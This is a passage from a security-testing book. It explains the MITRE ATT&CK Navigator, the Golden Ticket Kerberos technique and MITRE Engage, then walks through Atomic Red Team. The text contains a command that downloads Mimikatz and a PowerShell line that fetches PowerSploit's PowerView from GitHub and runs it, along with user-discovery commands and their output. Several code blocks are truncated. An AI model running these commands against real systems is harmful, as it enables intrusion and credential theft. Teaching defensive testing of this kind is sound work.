
## Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1087 .001	Account Discovery: Local Account	APT1 used the commands <code>net localgroup</code> , <code>net user</code> , and <code>net group</code> to find accounts on the system. <sup>[1]</sup>
Enterprise	T1583 .001	Acquire Infrastructure: Domains	APT1 has registered hundreds of domains for use in operations. <sup>[1]</sup>
Enterprise	T1560 .001	Archive Collected Data: Archive via Utility	APT1 has used RAR to compress files before moving them outside of the victim network. <sup>[1]</sup>
Enterprise	T1119	Automated Collection	APT1 used a batch script to perform a series of discovery techniques and saves it to a text file. <sup>[1]</sup>

MITRE ATT&CK APT1 - <https://attack.mitre.org/groups/G0006/>

Clicking on the “ATT&CK Navigator Layers” and then, “View”, opens up a special color-coded version of the ATT&CK Navigator.



Relevant attacker techniques are highlighted in color. Analyzing the attack group will help give insight intelligence into how major hacker groups have attacked networks in the past. This is very important in the Sun Tzu “Know thy Enemy” philosophy. The more you know about direct threats to your environment the better you can be at stopping them. Remember too attackers can change their tactics or other groups could mimic a well know group, but then take the attack into a whole different direction.

## ATT@CK Matrix Steal or Forge Kerberos Tickets

**T1558 Steal or Forge Kerberos Tickets -**


<https://attack.mitre.org/techniques/T1558/>

**T1550 Pass the Ticket -** <https://attack.mitre.org/techniques/T1550/003/>

Before we move on to the Navigator let’s walk through one technique together. From the Credential Access Tactic, let’s look at the “Steal or Forge Kerberos Tickets” Technique. This is a very common technique used my hackers to attempt to gain access to credentials that will allow them to move laterally within an environment, and bypass normal security controls. This is also called, “*Passing the Ticket*”.

Once an attacker has gained a foothold in the target network, then begin to attempt Privilege Escalation Credential Access attacks. If you move across the top of the tactic chart you come to “*Credential Access*”. Then, follow it down to “*Steal of Forge Kerberos Tickets*”. Click on the double line next to the box and it will expand out the sub attacks.

As seen below:



You can now click on the main “*Steal or Forge Kerberos Tickets*” box to see a general overview of the technique. Or, you can click on any of the four sub techniques.

- Golden Ticket
- Silver Ticket
- Kerberoasting
- AS-REP Roasting

Let's look at the Golden Ticket Technique. Click on Golden Ticket and you will see the explanation below.

Home > Techniques > Enterprise > Steal or Forge Kerberos Tickets > Golden Ticket

## Steal or Forge Kerberos Tickets: Golden Ticket

Other sub-techniques of Steal or Forge Kerberos Tickets (4) ▾

Adversaries who have the KRBTGT account password hash may forge Kerberos ticket-granting tickets (TGT), also known as a golden ticket.<sup>[1]</sup> Golden tickets enable adversaries to generate authentication material for any account in Active Directory.<sup>[2]</sup>

Using a golden ticket, adversaries are then able to request ticket granting service (TGS) tickets, which enable access to specific resources. Golden tickets require adversaries to interact with the Key Distribution Center (KDC) in order to obtain TGS.<sup>[3]</sup>

The KDC service runs all on domain controllers that are part of an Active Directory domain. KRBTGT is the Kerberos Key Distribution Center (KDC) service account and is responsible for encrypting and signing all Kerberos tickets.<sup>[4]</sup> The KRBTGT password hash may be obtained using [OS Credential Dumping](#) and privileged access to a domain controller.

“Steal or Forge Kerberos Tickets: Golden Ticket” -

<https://attack.mitre.org/techniques/T1558/001/>

This is followed by the Procedure Examples, Mitigations and Detection sections. The information above explains that forged “Golden Tickets” can be used to gain access to Active Directory resources. In the Procedure examples section, three specific attack tools are named - Empire C2, Ke3chang, and Mimikatz. If you click on “Empire” you get an overview of the Empire Command & Control Framework (covered later in the book). Including a complete list of techniques that can be used in Empire.

## Techniques Used


Domain	ID		Name
Enterprise	T1548	.002	Abuse Elevation Control Mechanism: Bypass User Account Control
Enterprise	T1134		Access Token Manipulation
		.002	Create Process with Token
		.005	SID-History Injection
Enterprise	T1087	.001	Account Discovery: Local Account

“Empire” - <https://attack.mitre.org/software/S0363/>

Again, ATT@CK lists all the Technique IDs and names so you can quickly jump to each one.

If you click on the tool Mimikatz and look up our Technique ID (1558) you can see that Mimikatz has a Kerberos module that you can run. This is all just information; very useful, but how can we turn this into actual tools and testing? Invoke-Atomic RedTeam! We cover Invoke-Atomic RedTeam in the next chapter. This tool allows you to run actual security tests using the Technique numbers from MITRE.

If we look up our Technique number in Invoke-Atomic RedTeam, we see several Markup files that we can view for this technique.



Open the folder for T1558.001 and you see two text readable files. Open either one, and read through it. Multiple ways to test the Golden Ticket attack are listed. Including a whole section on using Mimikatz:



```

$mimikatz_path = cmd /c echo #{mimikatz_path}
$mimikatz_relative_uri = Invoke-WebRequest "https://github.com/mimikatz/mimikatz | Select-Object -ExpandProperty Links | Where-Object -ExpandProperty href
Invoke-WebRequest "https://github.com$mimikatz_relative_uri/zipball/$mimikatz_path -ExpandArchive $env:TEMP\mimikatz.zip $env:TEMP\mimikatz.zip -New-Item -ItemType Directory (Split-Path $mimikatz_path) -Force | Move-Item $env:TEMP\mimikatz\x64\mimikatz.exe $mimikatz_path

```

Again, we will talk about Invoke-Atomic more in the next chapter. For now, just know that it contains security tool commands that you can run to test for many of the MITRE ATT&CK techniques. Using MITRE ATT&CK and Invoke-Atomic RedTeam together is a powerful testing and learning platform!

## ATT&CK Navigator


**Tool**                      **GitHub:**                      <https://mitre-attack.github.io/attack-navigator/enterprise/>

You can build your own Security Matrix with ATT&CK Navigator! Navigator is a special version of the ATT&CK Matrix. It is in essence the same as the Enterprise version, except that you have an extra menu bar with customization controls.

- Click on “*Enterprise*” from the MITRE Matrices Main Menu
- Then click, “View on the ATT&CK Navigator”

Or simply surf directly to the webpage using the link above.


- To start with a fresh Matrix Canvas, just click, “*Create New Layer*”.



- Next, click “*Enterprise*” - or you could also click “*Mobile*” or “*ICS*”
- Click the “*help*” button for full customization instructions



You will then have your very own Matrix that you can modify and customize using the controls bar at the top.



Default Navigator Matrix

With this menu bar, you can create custom Matrix layouts that match your organization’s needs. For example, you could create a custom threat map, color highlighting attacker techniques that are a higher risk for you. As a Trainer, you could create a course map for the topics you want to cover, coded by difficulty. As a security researcher you could create a map of attacks performed by certain groups. The possibilities are almost endless.

Just use the icons on the control bar to make the Matrix look exactly like you want. For example, you can use “shift” or “Ctrl” to select multiple techniques, then use the background color icon to add different colors to the matrix.

<b>Privilege Escalation</b> 12 techniques	<b>Defense Evasion</b> 37 techniques	<b>Credential Access</b> 14 techniques
Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)
Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)
Boot or Logon Autostart Execution (0/12)	BITS Jobs	Exploitation for Credential Access
Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information	Forced Authentication
Create or Modify System Process (0/4)	Direct Volume Access	Input Capture (0/4)
Event Triggered Execution (0/15)	Execution Guardrails (0/1)	Man-in-the-Middle (0/2)
Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (0/4)
	File and Directory Permissions Modification (0/2)	Network Sniffing
	Group Policy Modification	

Sample threat “heat map”

By using color, you could quickly create a color coded “heat map”. This could quickly show what techniques your organization has addressed, which ones it is weak at, and which ones need to be addressed quickly. Once your customized matrixes are created, you can export to multiple formats and share them with others. Red teams or pentesters could use this in pre-planning with a corporate security team to determine what techniques will be tested and which ones are “out of bounds” or

unnecessary. Corporate executives, threat analysts and researchers can use the Navigator as well to research threat groups.

For example, this one on Techniques used by Iranian Threat Groups:

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 33 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/7)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/15)	Boot or Logon Autostart Execution (0/15)	BITS Jobs
Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information
Phishing (0/3)	Scheduled Task/Job (0/5)	Browser Extensions	Create or Modify System Process (0/4)	Direct Volume Access
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)
Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Escape to Host	Execution Guardrails (0/1)
Trusted Relationship	System Services (0/2)	Create or Modify System Process (0/4)	Event Triggered Execution (0/15)	Exploitation for Defense Evasion
Valid Accounts (0/3)	User Execution (0/2)	Event Triggered Execution (0/15)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (0/2)
	Windows Management Instrumentation	External Remote Services		Hide Artifacts (0/9)

Iran Threat groups, “mitre-attck-templates“ by KyCarla – <https://github.com/KyCarla/mitre-attck-templates>

Remember, ATT&CK isn’t an all-encompassing solution for every attack that your company will face in the real world. Advanced attackers will constantly change and modify their techniques. It is though, a good framework to begin or advance your company’s security stance. It should be used almost as a “live” matrix, that evolves and changes to fit your company’s unique security situation.

## MITRE Engage

Tool Website: <https://engage.mitre.org/>

One last topic I want to cover before we leave this chapter - MITRE Engage. If you are familiar with the MITRE Shield knowledgebase, Engage is the replacement. Engage is a framework for planning against attacker engagement, denial and deception. At this time, it is a work in progress beta, but still very useful. It is laid out very similar to the MITRE ATT@CK Matrix.

Prepare	Expose		
Planning	Collection	Detection	Prevention
Define Exit Criteria	API Monitoring	Decoy Artifacts and Systems	Baseline
Develop Threat Model	Network Monitoring	Detonate Malware	Hardware Manipulation
Persona Creation	Software Manipulation	Network Analysis	Isolation
Strategic Goal	System Activity Monitoring		Network Manipulation
Storyboarding			Security Controls

The Engage Matrix - <https://engage.mitre.org/matrix/>

Engage is a great teaching and planning tool for both Red and Blue Teams. Take a couple minutes and check it out!

## What's Next?

A Lengthy intro into the ATT&CK framework, but it is important to have at least a basic understanding of it before we continue. I highly recommend that the reader spend time exploring the Matrix. There is a lot of useful information in it. This is all very interesting, but how can we use it from an Offensive Security perspective? The next few chapters will be about using the Matrix in live testing. "Weaponizing" the Matrix, so to say, using it in actual Red Team operation or security audit type tests. We will do this by covering Atomic Red Team and Caldera.

These are not the only ways to use the ATT&CK framework, nor the only tools used for testing. There are many other interesting options and tools available. I highly suggest the reader check out the Threat Hunter Playbook<sup>2</sup>, OSSEM<sup>3</sup>, and The Mordor Project<sup>4</sup>.

## Resources & References

1. Lockheed Martin, The Cyber Kill Chain - <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

2. Threat Hunter Playbook -  
<https://threathunterplaybook.com/introduction.html>
3. Open-Source Security Events Metadata -  
<https://github.com/OTRF/OSSEM>
4. The Mordor Project/ Security Datasets -  
<https://github.com/OTRF/mordor>
5. Mapping ATT&CK Data Sources to Security Events via OSSEM -  
<https://medium.com/threat-hunters-forge/mapping-att-ck-data-sources-to-security-events-via-ossem-%EF%B8%8F-b606d99e738c>
6. Threat Hunter Playbook ✕ + Mordor Datasets ❖❖ + BinderHub ❖❖ = Open Infrastructure ❖❖ for Open Hunts ❖❖ ❖❖ - <https://medium.com/threat-hunters-forge/threat-hunter-playbook-mordor-datasets-binderhub-open-infrastructure-for-open-8c8ace3d8b4>



# Chapter 5

## Atomic Red Team

**Tool Author:** Red Canary

**Tool Website:** <https://atomicredteam.io/>

**Tool GitHub:** <https://github.com/redcanaryco/atomic-red-team>

The Atomic Red Team library is a collection of security tests that can be used to actively test techniques from the MITRE ATT&CK framework. The collection is made up of markup files that include manual tests that can be run for each technique. We will walk through the manual method first. An automated version using PowerShell called “Invoke-Atomic” will be covered next.

### Atomic Red Team - Install and Basic Usage

The “Atomic Red Team” in the simplest terms is basically just a collection of command line commands that run security tools. You don’t really need to install the framework to use it, you could just grab the text files you want to use from the GitHub site, but “installing” it puts all the text files neatly in folders labeled by technique for easy reference.

- *git clone https://github.com/redcanaryco/atomic-red-team.git*
- *cd atomic-red-team/atomics*

```
(kali㉿kali) - [~/atomic-red-team/atomics]
└─$ ls
Indexes      T1053.005    T1113        T1482        T1552.006
T1003        T1053.006    T1114.001    T1484.002    T1552.007
T1003.001    T1053.007    T1115        T1485        T1553.001
T1003.002    T1055        T1119        T1486        T1553.004
T1003.003    T1055.001    T1120        T1489        T1553.005
T1003.004    T1055.004    T1123        T1490        T1555
T1003.006    T1055.012    T1124        T1491.001    T1555.001
T1003.007    T1056.001    T1127.001    T1496        T1555.003
T1003.008    T1056.002    T1132.001    T1497.001    T1556.002
T1006        T1056.004    T1133        T1505.002    T1556.003
T1007        T1057        T1134.001    T1505.003    T1558.001
```


Take a close look at the directory structure. Notice that the directory names are actually MITRE ATT@CK numbers. Inside each directory are

two text files, a markup and .yml file that contains a brief description of the numbered attack technique and multiple command line tools that you can run. Using Atomic Red Team is very simple, just pick a MITRE ATT&CK technique number and change into that directory. Then open the technique text file. Lastly, pick the commands that you want to use in your test and manually run them. For example, let's look at technique T1033 - "System Owner/ User Discovery".

**MITRE Technique Page:** <https://attack.mitre.org/techniques/T1033/>

> *cd T1033*

Now view, or open the file.



```
~/atomic-red-team/atomics/T1033/T1033.md - Mousepad
File Edit Search View Document Help
[Icons]
1 # T1033 - System Owner/User Discovery
2 ## [Description from ATT&CK](https://attack.mitre.org/techniques/T1033)
3 <blockquote>Adversaries may attempt to identify the primary user,
  currently logged in user, set of users that commonly uses a system, or
  whether a user is actively using the system. They may do this, for
  example, by retrieving account usernames or by using [OS Credential
  Dumping](https://attack.mitre.org/techniques/T1003). The information may
  be collected in a number of different ways using other Discovery
  techniques, because user and username details are prevalent throughout a
  system and include running process ownership, file/directory ownership,
  session information, and system logs. Adversaries may use the information
  from [System Owner/User Discovery](https://attack.mitre.org/techniques/-
  T1033) during automated discovery to shape follow-on behaviors, including
  whether or not the adversary fully infects the target and/or attempts
  specific actions.
4
5 Utilities and commands that acquire this information include
  <code>whoami</code>. In Mac and Linux, the currently logged in user can
  be identified with <code>w</code> and <code>who</code>.</blockquote>
```

Simply scroll down to the "Attack Commands" section:



```

#### Attack Commands: Run with `command_prompt`!

```cmd
cmd.exe /C whoami
wmic useraccount get /ALL
quser /SERVER:"#{computer_name}"
quser
qwinsta.exe /server:#{computer_name}
qwinsta.exe
for /F "tokens=1,2" %i in ('qwinsta /server:#{computer_name} ^| findstr
@FOR /F %n in (computers.txt) DO @FOR /F "tokens=1,2" %i in ('qwinsta /
```

```

Then use any of the commands you want on your target Windows system.

```

C:\Users\Dan>qwinsta
SESSIONNAME          USERNAME              ID  STATE  TYPE
services             0                    Disc
>console             Dan                  13  Active
31c5ce94259d4...    65536                Listen

C:\Users\Dan>quser
USERNAME              SESSIONNAME          ID  STATE  IDLE TIME
>dan                  console              13  Active  19:55

C:\Users\Dan>

```

Some of the commands call external tools to run. Like this PowerShell command that runs PowerSploit:

```

106 #### Attack Commands: Run with `powershell`!
107
108
109 ```powershell
110 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
111 IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/
112 ```

```

```

PS C:\Users\Dan> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
PS C:\Users\Dan> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/
d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Invoke-UserHunter -Stealth -Verbose
VERBOSE: [Find-DomainUserLocation] Stealth enumeration using source: All
VERBOSE: [Find-DomainUserLocation] Querying for file servers
VERBOSE: get-domain
VERBOSE: [Get-Domain] Error retrieving the current domain: Exception calling "GetCurrentD
"Current security context is not associated with an Active Directory domain or forest."
VERBOSE: [Get-DomainSearcher] search base: LDAP://
VERBOSE: [Find-DomainUserLocation] Querying for DFS servers
VERBOSE: [Find-DomainUserLocation] Querying for domain controllers
VERBOSE: get-domain

```

It is interesting to note that *PowerSploit* by PowerShellMafia is no longer an active tool, and hasn't been updated in years. Yet it is still used by some attackers for attempts at Recon, Privilege escalation and Persistence.

## Atomic Red Team Test Indexes

Before we move on to the Atomic Red Team automated tests, I just want to touch on their Indexes. Listed on their GitHub page is a complete list of the tests, sorted by technique, for both Windows and Linux. It is an exact duplicate of the files copied down to your hard drive, but in HTML format.

atomic-red-team / atomics / Indexes / Indexes-Markdown / windows-index.md

CircleCI Atomic Red Team doc generator Generate docs from job=generate\_and\_commit\_guids\_and\_docs branch=mast...

18 contributors

1230 lines (1218 sloc) | 85.6 KB

## Windows Atomic Tests by ATT&CK Tactic & Technique

### credential-access

- T1557.002 ARP Cache Poisoning [CONTRIBUTE A TEST](#)
- T1558.004 AS-REP Roasting
  - Atomic Test #1: Rubeus asreproast [windows]
- T1110 Brute Force [CONTRIBUTE A TEST](#)
- T1003.005 Cached Domain Credentials [CONTRIBUTE A TEST](#)

- Windows Indexes<sup>1</sup>
- Linux Indexes<sup>2</sup>

For Example:

## T1033 - System Owner/User Discovery

### Description from ATT&CK

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using [OS Credential Dumping](https://attack.mitre.org/techniques/T1003). The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from [System Owner/User Discovery](https://attack.mitre.org/techniques/T1033) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Utilities and commands that acquire this information include `whoami`. In Mac and Linux, the currently logged in user can be identified with `w` and `who`.

### Atomic Tests

- Atomic Test #1 - System Owner/User Discovery
- Atomic Test #2 - System Owner/User Discovery

There is also a CSV version of both indexes available:

